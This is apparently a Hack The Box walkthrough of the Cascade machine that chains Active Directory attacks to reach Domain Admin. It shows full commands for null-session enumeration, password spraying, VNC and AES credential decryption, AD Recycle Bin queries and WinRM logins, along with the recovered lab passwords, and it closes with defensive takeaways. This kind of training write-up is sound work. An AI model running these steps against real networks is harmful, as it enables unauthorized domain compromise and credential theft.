Cascade | Hack The Box Walkthrough | OSCP Style
In mature Active Directory environments, domain compromise rarely relies on unpatched exploits. Instead, adversaries string together legacy…
In mature Active Directory environments, domain compromise rarely relies on unpatched exploits. Instead, adversaries string together legacy misconfigurations, leftover deployment artifacts, and poorly secured custom applications to escalate privileges. In this writeup, we will dissect the attack path for the Cascade machine. We will cover enumerating Active Directory via anonymous LDAP binds, extracting and decrypting VNC registry credentials, reverse-engineering a custom .NET auditing tool to recover AES keys, and finally, abusing the Active Directory Recycle Bin to resurrect a deleted Domain Admin password.
Let’s dive into the technical step-by-step.
Reconnaissance
As with any engagement, we begin by mapping the external attack surface to understand the domain profile.
sudo nmap -p- --open -sS -sV -sC --min-rate 5000 -vvv -n 10.10.10.182 -oN result.txt

The Nmap scan reveals a standard Domain Controller configuration (RPC, SMB, LDAP, WinRM). When faced with a Domain Controller, one of our first checks is whether anonymous binding is permitted on RPC or LDAP.
We initiate a null session via rpcclient to dump the domain user list:
rpcclient -U '' 10.10.10.182 -N -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'


With a valid user list generated, we use kerbrute to validate these accounts against the KDC, ensuring we don't lock out any active users during subsequent spraying attacks.
./kerbrute userenum -d cascade.local --dc 10.10.10.182 users.txt

Since RPC null sessions are permitted, we can safely assume LDAP might also allow anonymous binds. We query the base directory of the domain (DC=cascade,DC=local) using ldapsearch:
ldapsearch -x -H ldap://10.10.10.182 -D '' -w '' -b "DC=cascade,DC=local"


Parsing through the LDAP output, we uncover a custom attribute named cascadeLegacyPwd containing a Base64 encoded string: clk0bjVldmE=.
echo "clk0bjVldmE=" | base64 -d

The decoded string yields rY4n5eva. We use crackmapexec to password-spray this credential against our validated user list via SMB:
crackmapexec smb 10.10.10.182 -u users.txt -p 'rY4n5eva' --continue-on-success

We get a successful authentication hit for the user r.thompson. We now have our initial foothold.
Pivoting via VNC Registry Artifacts
Using r.thompson's credentials, we enumerate the accessible SMB shares using crackmapexec and smbmap:
smbmap -H 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'


We discover read access to the Data share. To effectively explore the directory tree, we mount the share locally to our attacker machine:
sudo mount -t cifs //10.10.10.182/Data /mnt/montura2 -o username=r.thompson,password=rY4n5eva,domain=cascade.local,rw
cd /mnt/montura2
tree -fast


While navigating the user directories, we stumble upon a highly sensitive deployment artifact in s.smith's Temp folder: VNC Install.reg.
cp "./IT/Temp/s.smith/VNC Install.reg" /home/kali/Desktop/HTB/Cascade


VNC Server stores its passwords in the Windows Registry using a heavily flawed implementation of DES encryption with a fixed, static key. The .reg file contains the hex-encoded ciphertext: 6bcf2a4b6e5aca0f.
We convert the hex value to raw bytes and use a VNC password decryption utility (vncpwd) to recover the plaintext password.
echo "6bcf2a4b6e5aca0f" | xxd -ps -r > pass.txt
./vncpwd /home/kali/Desktop/HTB/Cascade/pass.txt


Credentials obtained: s.smith : sT333ve2

We validate the credentials and establish an interactive WinRM session as s.smith.
evil-winrm -i 10.10.10.182 -u 's.smith' -p 'sT333ve2'

Reverse Engineering and SQLite Extraction
Checking our new privileges, we map out the shares accessible to s.smith and discover the Audit$ share.
smbmap -H 10.10.10.182 -u 's.smith' -p 'sT333ve2' -r 'Audit#x27;

Inside, we find a custom executable (CascAudit.exe) and an SQLite database (Audit.db). We download both files locally for analysis using smbclient:
smbclient //10.10.10.182/Audit$ -U 's.smith%sT333ve2'
prompt off
recurse ON
mget *


Since CascAudit.exe is a .NET binary, its strings are often encoded in 16-bit Little-Endian. We use the strings -e l command to extract hardcoded values from the binary.
strings -e l CascAudit.exe



The extraction reveals cryptographic parameters hardcoded directly into the application’s source:
- Key:
c4scadek3y654321 - IV:
1tdyjCbY1Ix49842
Armed with the AES-CBC parameters, we query the Audit.db SQLite database, which holds the LDAP configuration for the application:
sqlite3 Audit.db
select * from ldap;

The database yields a Base64-encoded ciphertext: BQO5l5Kj9MdErXx6Q6AGOw==. Using the recovered AES Key and IV, we decrypt this ciphertext (via CyberChef or a local script) to reveal the plaintext password for the ArkSvc service account.

Credentials obtained: ArkSvc : w3lc0meFr31nd
We pivot once again, opening a WinRM session as ArkSvc.
evil-winrm -i 10.10.10.182 -u 'ArkSvc' -p 'w3lc0meFr31nd'

Active Directory Recycle Bin Abuse
Upon authenticating as ArkSvc, we enumerate our user groups.
net user arksvc

We discover that ArkSvc is a member of the AD Recycle Bin group. When the Active Directory Recycle Bin feature is enabled, deleted objects (and their attributes) are not immediately removed from the database; instead, they are moved to the Deleted Objects container and kept for a configurable tombstone lifetime.
Because we have permissions to read this container, we can query AD for all deleted user objects and inspect their preserved attributes using PowerShell:
Get-ADObject -Filter {Deleted -eq $true -and ObjectClass -eq "user"} -IncludeDeletedObjects -Properties *


Parsing the output, we find a deleted account named TempAdmin. Crucially, its custom cascadeLegacyPwd attribute was preserved before deletion, containing the Base64 string YmFDVDNyMWFOMDBkbGVz.
echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d

The decoded string is baCT3r1aN00dles. Relying on the common enterprise flaw of password reuse, we spray this password against the Administrator account:
crackmapexec smb 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles'


It works. We establish our final WinRM session as the Domain Administrator.
evil-winrm -i 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles'
Conclusion
Cascade is an exceptional box that highlights the danger of relying on “security by obscurity.” The entire attack path was paved by leftover artifacts: an anonymous LDAP misconfiguration revealing a legacy password, a discarded VNC registry key, hardcoded AES parameters in a custom binary, and finally, a deleted administrator account that was presumed gone but remained queryable in the Recycle Bin.
Key Takeaways:
- Disable Anonymous LDAP Binds: Unless strictly required by legacy applications, Domain Controllers should be configured to reject unauthenticated LDAP queries and RPC null sessions.
- Sanitize Custom Attributes: Storing passwords (even Base64 encoded ones) inside LDAP attributes makes them accessible to anyone who can query the directory.
- Secure Custom Tooling: Hardcoding cryptographic keys and Initialization Vectors (IVs) within compiled binaries defeats the purpose of encryption. Utilize secure credential vaults or DPAPI for sensitive local storage.
- Monitor the AD Recycle Bin: The ability to read deleted objects is a highly privileged action. Group membership for the AD Recycle Bin should be strictly audited, as deleted objects frequently contain sensitive metadata, SPNs, or legacy attributes.
If you’re interested in following my upcoming articles on OT/ICS, certifications, HTB content, and Red Team experiences, I invite you to connect with me on LinkedIn or Instagram.